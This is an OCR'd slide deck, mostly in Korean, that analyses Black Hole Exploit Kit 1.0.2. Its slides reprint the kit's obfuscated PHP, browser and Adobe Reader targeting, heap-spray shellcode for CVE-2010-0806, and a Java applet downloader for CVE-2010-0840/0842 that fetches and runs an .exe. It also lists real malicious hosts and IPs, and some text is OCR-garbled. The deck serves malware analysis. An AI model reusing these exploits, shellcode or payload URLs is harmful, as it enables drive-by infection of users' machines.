
```
class JavaScript
{

class JS
{

if ( !isset( $_GET['f'] ) )
{
include( "../config.php" );
$fname = $_SERVER['PHP_SELF'];
$fname = _obfuscate_DT4jHiOIIi8MLgYnAipbPyw9IROUAQE  ( _obfuscate_DTIfMBg4CRsICzYhDiI4LAEJLQcDLiI  (
__FILE__ ), ( "DownloadFileName" ).".php", $fname );
$fname = _obfuscate_DT4jHiOIIi8MLgYnAipbPyw9IROUAQE  ( ( "ExploitsDir" )."/", "", $fname );
$url = "http://".$_SERVER['SERVER_NAME'].$fname."?f=". _obfuscate_DRkHJz41OylAAiEOLBQJXAMvJgUnIhE  ( $_GET[
'f'] )."&s=4";
$_SERVER['pdftiff']['human_vars'] = "a b c d e f g h i j k l m n o p q r s t u v w x y z A B C D E F G H I
J K L M N O P Q R S T U V W X Y Z";
$_SERVER['pdftiff']['min_entropy'] = 2;
$_SERVER['pdftiff']['max_entropy'] = 3;
```

index.php 분석

- $selectedExploit =? 3 or 4
  - 관련 파일(pdf2.php)



Decoded Files

ee55/688fe16e9ef98f5a085d691111b13ac50018 from ang1.cz.cc/games/pdf2.php?f=22 (18158 bytes, 9821 hidden) download

```
%PDF-1.6 % 1 0 obj<</MediaBox [0 0 580 842] /Type/Page /Contents 2 0 R /Parent 5 0 R /Resources 7 0 R>>endobj2
0 obj<</Filter/FlateDecode /Length 1653>> stream endstreamendobj5 0 obj<</Count 2 /Kids [1 0 R]
/Type/Pages>>endobj6 0 obj<</Subtype/Type1 /BaseFont/Arial /Encoding/WinAnsiEncoding /Name/F1
/Type/Font>>endobj7 0 obj<</ProcSet [/PDF /Text /ImageB /ImageC /ImageI] /Font <</F1 6 0 R>> /XObject
<<>>>>endobj8 0 obj<</Type/EmbeddedFile /Length 86>> stream <?xml version="1.0" encoding="UTF-8"?><xdp:xdp
```

http://jsunpack.jeek.org/dec/go?report=57c2e3aa0c099c317616be0092d00f81dc5e3035

index.php 분석

- $selectedExploit =? 3 or 4
  - 예제(from jsunpack)
    - 195.80.151.66

script benign

[nothing detected] script
info: [javascript variable] URL=http: -J-jar -JWWWWW195.80.151.66WWWpubWWWnew.avi
http://yima.cz.cc/w.php?f=17&e=1 none
info: [iframe] 127.0.0.1/about:blank
info: [decodingLevel=0] found JavaScript
file: 0d96bb7594f8115b8e6c582763ac6c8a3b457afc: 3000 bytes

Decoded Files

0d96/bb7594f8115b8e6c582763ac6c8a3b457afc from script (3000 bytes) download


```
(!h||RegExp.$1>h))(h=RegExp.$1)})catch(g){}f.installed=h?1:(p?0:-1)}if(!f.version)
{f.version=c.formatNum(h)}f.INSTALLED[i]=f.installed})(zz,0);PluginDetect.initScript();PluginDetect.getVersion('.');va
r inp = PluginDetect.getVersion('AdobeReader').split('.');var sv=parseInt(inp[0]+inp[1]+inp[2]);if (sv<800)
{addp('./games/pdf.php?f=17');} else if ((sv>=800) && (sv<931)){addp('./games/pdf2.php?f=17');}} catch (e)
{};setTimeout(asgsaf, 4000);};function asgsaf(){setTimeout(end_redirect, 3000);};ewvvf();
```

http://jsunpack.jeek.org/dec/go?report=2b71f002a71a9ce4a9f4d496b2d1a9caa598e419

index.php 분석

- $selectedExploit =? 3 or 4
  - 예제(from jsunpack)
    - 195.80.151.91

```
{if(b.test(d)&&(!h||RegExp.$1>h)){h=RegExp.$1}}catch(g){}f.installed=h?1:(p?0:-1)}if(!f.version)
{f.version=c.formatNum(h)}f.INSTALLED[i]=f.installed}},zz:0};PluginDetect.initScript();PluginDetect.getVe
inp = PluginDetect.getVersion('AdobeReader').split(',');var sv=parseInt(inp[0]+inp[1]+inp[2]);if
(sv<800){addp('./games/pdf.php?f=1');} else if ((sv>=800) && (sv<931)){addp('./games/pdf2.php?
f=1');}} catch (e) {};setTimeout(asgsaf, 4000);};function sfghhhh(){var sc =
```



```
sgw=null;sgw=document.createElement("object");sgw.setAttribute("classid","clsid:"+lhqh[pabl]);if(sgw)
{try{var hjh=ykg(sgw,"Shell.Application");if(hjh){if(gr(sgw))return 1;}}catch(e){}} pabl++;} zazo();};
function zazo(){try{var cg="http: -J-jar -J\\\\195.80.151.91\\pub\\new.avi
http://dwr2.cz.cc/d.php?f=1&e=1 none";if(window.navigator.appName=='Microsoft Internet Explorer')
{try{var uiu=document.createElement('OBJECT');uiu.classid='clsid:CAFEEFAC-DEC7-0000-0000-
ABCDEFFEDCBA';uiu.launch(cg);}catch(e){var
```

http://jsunpack.jeek.org/dec/getfile?hash=d415/ddec8d12ecb9cfeac0e445104bf7548d50b9

index.php 분석

- $selectedExploit =? 3 or 4
  - 예제(from jsunpack)

script benign

[nothing detected] script
info: [decodingLevel=0] found JavaScript
error: line:3: SyntaxError: invalid assignment left-hand side:
error: line:3: f4fc%ubfe3%ue4e3%uf5be%ue1bf%ue1f9%uf7ae%ua3ac%ub7a8%uacf4%u91a4';function ezvr(ra,qy){while(ra.length*2=9,1)||(lv<=9,2)||(lv>=8,13)||(lv<=8,17)){function a() {util.printd('p@11111111111111111111111 : yyyy111',new Date());}var h=app.plugIns;for(var f=0;f8
error: line:3: .....^
file: 54d03961e0b446f1ea64c9895172e90bfb5d9096: 1503 bytes

Decoded Files

54d0/3961e0b446f1ea64c9895172e90bfb5d9096 from script (1503 bytes) download

```
41%u6ffb%u18f9%u90fe%u792c%u9199%u9191%u79c1%u91ad%u9191%u416e%ua0f1%uf551%uc11a%u1aa1%u9d
c3%uc31a%u1a85%ub9e3%u8928%u9191%ua091%ua06e%u3d51%uf0ad%u93ed%ub1bd%u5e50%u909c%u7356%u1
061%uca6e%udb2d%u1afb%u81d3%u831a%u48e4%ud518%u8db5%u52f0%u1af1%ub5fd%u1ab5%uadd4%uc51a%ue
994%u7b90%udb1a%u1a89%ub1cb%u7a90%ua572%u1ad8%u1aa5%u7f90%u6ea0%u51a0%u3d6d%u5115%u96e5%u
5e50%u909c%u7a56%uaa65%ub5ed%ue4b9%u1a70%ub5cb%u7a90%u1af7%uda9d%ucb1a%u908d%u1a7a%u1a95%u
```

http://jsunpack.jeek.org/dec/go?report=adc1016ee0e23e53ba867e9d3ba16c741f26c509

index.php 분석

- $selectedExploit =? 5
  - function asgsaf : CVE-2010-0806
    - IE <= 7.0, Not Windows 7

```
if ( _obfuscate_DRomDhFbHx03LxUnDjAHJB0aMAw3CwE|( "5", $selectedExploits ) && $Client['name'] == "msie" && _obfuscate_DSofATspGzcnOSYuORwTGCgMwQBhE|( $Client['version'], "7.0", "<=" ) && $Client['os'] != "Windows 7" )
```

index.php 분석

- $selectedExploit =? 5
  - function asgsaf
  - _obfuscate_DQ4qOQcmMhEKPSUVOQERFA MiEAkaKTI | 때문에 $sc를 알 수 없음

```
$exploitsContent = "function sfghhhh(){var sc = unescape('"
_obfuscate_DQ4qOQcmMhEKPSUVOQERFAMiEAkaKTI ( _obfuscate_DQ4HLQosHiUYLzw1LwwxBA8bHTQ□PRE (
$urltoexe."5" ) )."');m = new Array();var hl = 0x86000-(sc.length*2);var rv =
unescape('%u0c0c%u0c0c');while(rv.length<hl/2){rv+=rv;}var tc = rv.substring(0,hl/2);delete
rv;for(i=0; i<270; i++){m[i] = tc + tc + sc;}};function asgsaf(){sfghhhh();try
{for(i=1;i<10;i++){mrq.setAttribute('SnaQTD',document.location);}mrq.setAttribute('SnaQTD',document.
getElementsByName('style'));var
ifr=document.getElementById('hello');hello.location.href='about:\\u0c0c\\u0c0c\\u0c0c\\u0c0cblank';}
catch(e){};setTimeout(end_redirect, 3000);)";
```

index.php 분석

- $selectedExploit =? 5
  - function asgsaf
  - jsunpack으로부터 $selectedExploit =? 2, 3, 4 에 대응하는 $sc 변수를 얻을 수 있음

```
var sc =
'%u9090%u9090%u16eb%u36b9%u0001%u8b00%u2434%uf789%u3e80%u74e9%uac06%ud834%ue2aa%uc3fa%ue5e8%ufffff%u31ff%ud9d4%ud
8d8%u5986%u8434%ud8d9%u51d8%u553f%uc897%ub755%ue98c%u8f03%u8b89%u8b8b%u8b8b%u8b8b%u8b8d%ub08b%ud9dc%ud8d8%u8e8d%
ub08b%ub6b7%ud8d8%uadb0%ub4aa%u8cb5%u56b0%ud696%u3034%ud890%ud8d8%u3088%ud8a4%ud8d8%u0827%u1c5b%ub0d0%u3797%udd9
7%u3088%ud8b4%ud8d8%u0827%u185d%ucfad%u8cb2%u2b81%ub072%u26aa%uce6b%uc530%ud8d8%u88d8%u8930%ud8d8%u27d8%u8b08%u2
6b2%u51b0%ud9b7%u3065%ud8d0%ud8d8%u3088%ud8e4%ud8d8%u0827%ue9b8%ubc18%u8853%u53e8%ud48a%u8a53%u53cc%uf0aa%uc061%
ud8d8%ue9d8%ue927%u7418%ub9e4%udaa4%uf8f4%u1719%ud9d5%u3a1f%u5928%u8327%u9264%u53b2%uc89a%uca53%u01ad%u9c51%uc4f
c%u1bb9%u53b8%ufcb4%u53fc%ue49d%u8c53%ua0dd%u32d9%u9253%u53c0%uf882%u33d9%uec3b%u5391%u53ec%u36d9%u27e9%u18e9%u7
424%u185c%udfac%u1719%ud9d5%u331f%ue32c%ufca4%uadf0%u5339%ufc82%u33d9%u53be%u93d4%u8253%ud9c4%u5333%u53dc%u30d9%
u9c51%uc4fc%u1ab9%ud8d0%u3730%u2726%ub027%uacac%ue2a8%uf7f7%uafbc%ueaaa%ubbf6%uf6a2%ubbbb%ubcf7%ua8f6%ua8b0%ubee
7%ue9e5%ubdfe%uede5%u00d8';
```

index.php 분석

- $selectedExploit =? 5
  - 예제(from jsunpack)
  - 195.80.151.93

7a15/7b7e46e4a384dd45dd01f060635368892b5d from upload (4984 bytes, 83 hidden) download

```
9,77,80,37,92,92,108,46,118,98,115,32,38,38,32,37,84,69,77,80,37,92,92,108,46,118,98,115,32,38,38,32,116,97,115,1
07,107,105,108,108,32,47,70,32,47,73,77,32,104,101,108,112,99,116,114,46,101,120,101)));</script> /*** called
setTimeout with function asgsaf() {sfghhhh();try {for (i = 1; i < 10; i++) {mrq.setAttribute("SnaQTD",
document.location);}mrq.setAttribute("SnaQTD", document.getElementsByName("style"));var ifr =
document.getElementById("hello");hello.location.href = "about:\u0C0C\u0C0C\u0C0C\u0C0Cblank";} catch (e)
```

http://jsunpack.jeek.org/dec/go?report=a05d2ccd2f7120597d75bdcf77ba8c8f5df623e4

index.php 분석

- $selectedExploit =? 6
  - function end_redirect : CVE-2010-0840, CVE-2010-0842
    - javaobe.jar(./games/javaobe.jar)을 통해, Java 취약점을 Exploit
    - peers 클래스가(javaobe.jar) 사용하는 dskvnds를 이해할 수 없음

index.php 분석

- $selectedExploit =? 6

```
//vOnSch3lling
//maybe $selectedExploits = 6
//javaobe.jar
if ( _obfuscate_DRomDhFbHxO3LxUnDjAHJBOaMAw3CwE  ( "6", $selectedExploits ) )
{
    $exploitsContent_NOJS = "<applet id='sghrh4634' code='xmleditor.peers.class' title=\"asgahas\"
    archive='./".( "ExploitsDir" )."/javaobe.jar'><param name='dskvnds' value='".
    _obfuscate_DTc7JycOPBocBBERJjwSCEA2KCIJLCI  ( $urltoexe."6",
    "uqU8/A1O-e=FNdztfDPLnpG5h3IalV.2yw?ZRY6OX:kirJMB79bxSQC_Wvsmg#jcT4HE%K&o",
    "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ/.: _-?&=%#" ) "'/></applet>";
}

//vOnSch3lling
//variable $exploitsContent is not null
if ( 0 < _obfuscate_DQUKDz4LLhwXMRYlDzMvDikHHBwYKyI  ( $exploitsContent ) || 0 <
_obfuscate_DQUKDz4LLhwXMRYlDzMvDikHHBwYKyI  ( $exploitsContent_NOJS ) )
{
    echo "<body>".$exploitsContent_NOJS."</body><script>".( "function end_redirect(){
    };document.write(\"<body><OBJECT id=Pdf1 height=0 width=0
    classid=clsid:CA8A9780-280D-11CF-A24D-444553540000></OBJECT><style type='text/css'>.css {behavior:
    url(#default#userData);}</style><MARQUEE id='mrq' class='css'></MARQUEE><iframe src='about:blank'
    frameborder='0' width='1' height='1' id='hello' name='hello'></iframe></body>\");".$exploitsContent
    ."ewvf();" )."</script>";
}
```

index.php 분석

- $selectedExploit =? 6
  - javaobe.jar : URL로부터 다운로드 받음(str1 = dskvnd 변수 값)

```
//v0nSch3lling
//str = value of dskvnds
URL lllo = new URL(srtr1);
int pizdeeeetc = 10;
boolean bbb = true;
String is = "s;f";

lllo.openConnection();
int oaznc = 10;
boolean ii = false;
String b10487 = "ee";
```

```
InputStream LsIS = lllo.openStream();

String dcasm = "dsfvnefj";
boolean ascmsa = true;

//v0nSch3lling
//Create [Temp Dir]/[RAND].exe
FileOutputStream ofo = new
FileOutputStream(srtr9 + srtr8);
byte[] asw = new byte[1024];
int i;
```

index.php 분석

- $selectedExploit =? 6
  - javaobe.jar
    - javaobe.jar는 dskvnds 변수 값을 받아서 editor.b method나 난독화를 풀어줌
    - jsunpack으로부터 dskvnds를 얻을 수 있음

```
<param name='dskvnds' value='DVV3TjjNFVqcNZcNNjdc3D3EtKU%zK1'/>
```

```
public class peers extends Applet
{
        public void start()
        {
                super.start();
                try
                {
                        String srtr1 = editor.b(getParameter
```

index.php 분석

- $selectedExploit =? 6

```
public static String b(String ps)
{
	String s = ps; // v0nSch3lling : ps = dskvnds = DVV3TjjNFVqcNZcNNjdc3D3EtKU%zK1
	String str = "";
	String s1 = "uqU8/A".concat("1O-e=FN".concat("dztfDPLnp".concat("G5h3lalV.2".concat("yw?ZR".concat
("Y60X:kir".concat("JMB79".concat("bxSQC_".concat("Wvsmg#jc".concat("T4HE%K&o")))))))));
	String s2 = "01234".concat("56789abcd".concat("efghijk".concat("lmnopqrs".concat("tuvwxyz".concat
("ABCDEFG".concat("HIJKLMN".concat("OPQRSTUV".concat("WXYZ/.:_".concat("-?&=%#")))))))));
	for (int i = 0; i < s.length(); i++)
	{
		String s9 = s.substring(i, i + 1);
		int j = s1.indexOf(s9);
		if (j <= -1)
			continue;
		str = str + s2.substring(j, j + 1);
	}

	return str; //v0nSch3lling : str = http://cbt1.cz.cc/d.php?f=2&e=6
}
```

index.php 분석

- $selectedExploit =? 6
  - 관련 파일 : ???
    - javaobe.jar는 http://cbt1.cz.cc/d.php?f=2&e=6로부터 파일을 받고 실행
    - 그러나, Link가 깨져있음. 그리고 구글링을 통해 Link에 대한 정보를 얻을 수 없었음

index.php 분석

- $selectedExploit =? 6
  - 예제(from jsunpack)
    - tmi2.co.cc

Decoded Files

0dc2/06882620551ec4df28f3cbb652d72201a943 from tmi2.co.cc/imgurl.php?hl=934ce569ec802dd4 (154409 bytes) download

```
<body><applet id='sghrh4634' code='yandex.xmlparser.class' title="asgahas" archive='./games/javaobe.jar'><param
name='dskvnds' value='DVV3TjjdazIz5cNhcNNjdc3D3EtKUu%zK1'/></applet></body><script></script><style>#c0
{background:
url(data:,525,1723,1903,1992,336,562,460,1808,1576,120,1014,928,468,1235,6,1180,1861,1725,1422,718,496,174,896,
128,633,1999,1259,850,1363,1478,1862,240,1201,117,233,1537,1031,1045,1698,608,1165,712,1888,1986,1947,1895,1
```

http://jsunpack.jeek.org/dec/go?report=5c5060414e473a080000aa6bfdf8e13cba816135

index.php 분석

- $selectedExploit =? 6
  - 예제(from jsunpack)
    - 195.80.151.91

Decoded Files


0303/7f0d6b48deea005d7a97ef1ec85e8ab9f804 from script (15305 bytes) download

```
<body><applet id='sghrh4634' code='yandex.xmlparser.class' title="asgahas" archive='./games/javaobe.jar'><param
name='lskvnds' value='DVV3TjjNFVqcNZcNNjdc3D3EtKU%zK1'/></applet></body><script>var iqpew = {udqag:
function(){var w =
"512,1509,770,246,1602,899,1756,145,719,1950,1521,819,967,1747,673,1374,298,1813,617,37,1429,63,335,488,392,9
92,128,1015,1408,434,192,1920,295,1314,518,1897,213,275,394,1284,577,267,104,1896,366,777,1270,665,942,239,70
```

http://jsunpack.jeek.org/dec/go?report=8ccc8889423ff3a906aebf617a303c97d2d6e5a3

index.php 분석

- JavaScript 함수 호출



=?: We did not understand “_obfuscate_DRomDhFbHx03LxUnDjAHJB0aMAw3CwEÿ("0", $selectedExploits). So we just guess that $selectedExploit == 0 or $threadData[“Threads”][0][Rules][0][ExploitSplit][0] or $threadData[“Threads”][0][Rules][0][ExploitSplit][4])

결론(1/2)

- 우리는 Black Hole Exploit Kit 1.0.2을 분석 했음
  - Black Hole Exploit Kit 1.0.2는 여러 Exploit을 포함하고 있으며 많은 웹 사이트가 Black Hole Exploit Kit을 포함하고 있음
  - 다른 Exploit Kit 역시 유사한 구조를 포함하고 있음
  - CVE 리스트는 분석 결과 마다 조금씩 상이함

결론(2/2)

- 몇몇 업체들과 분석 시스템의 분석 결과를 사용하여 분석
  - 대부분의 실제 Link가 깨져있기 때문에, 직접적으로 분석할 수 없음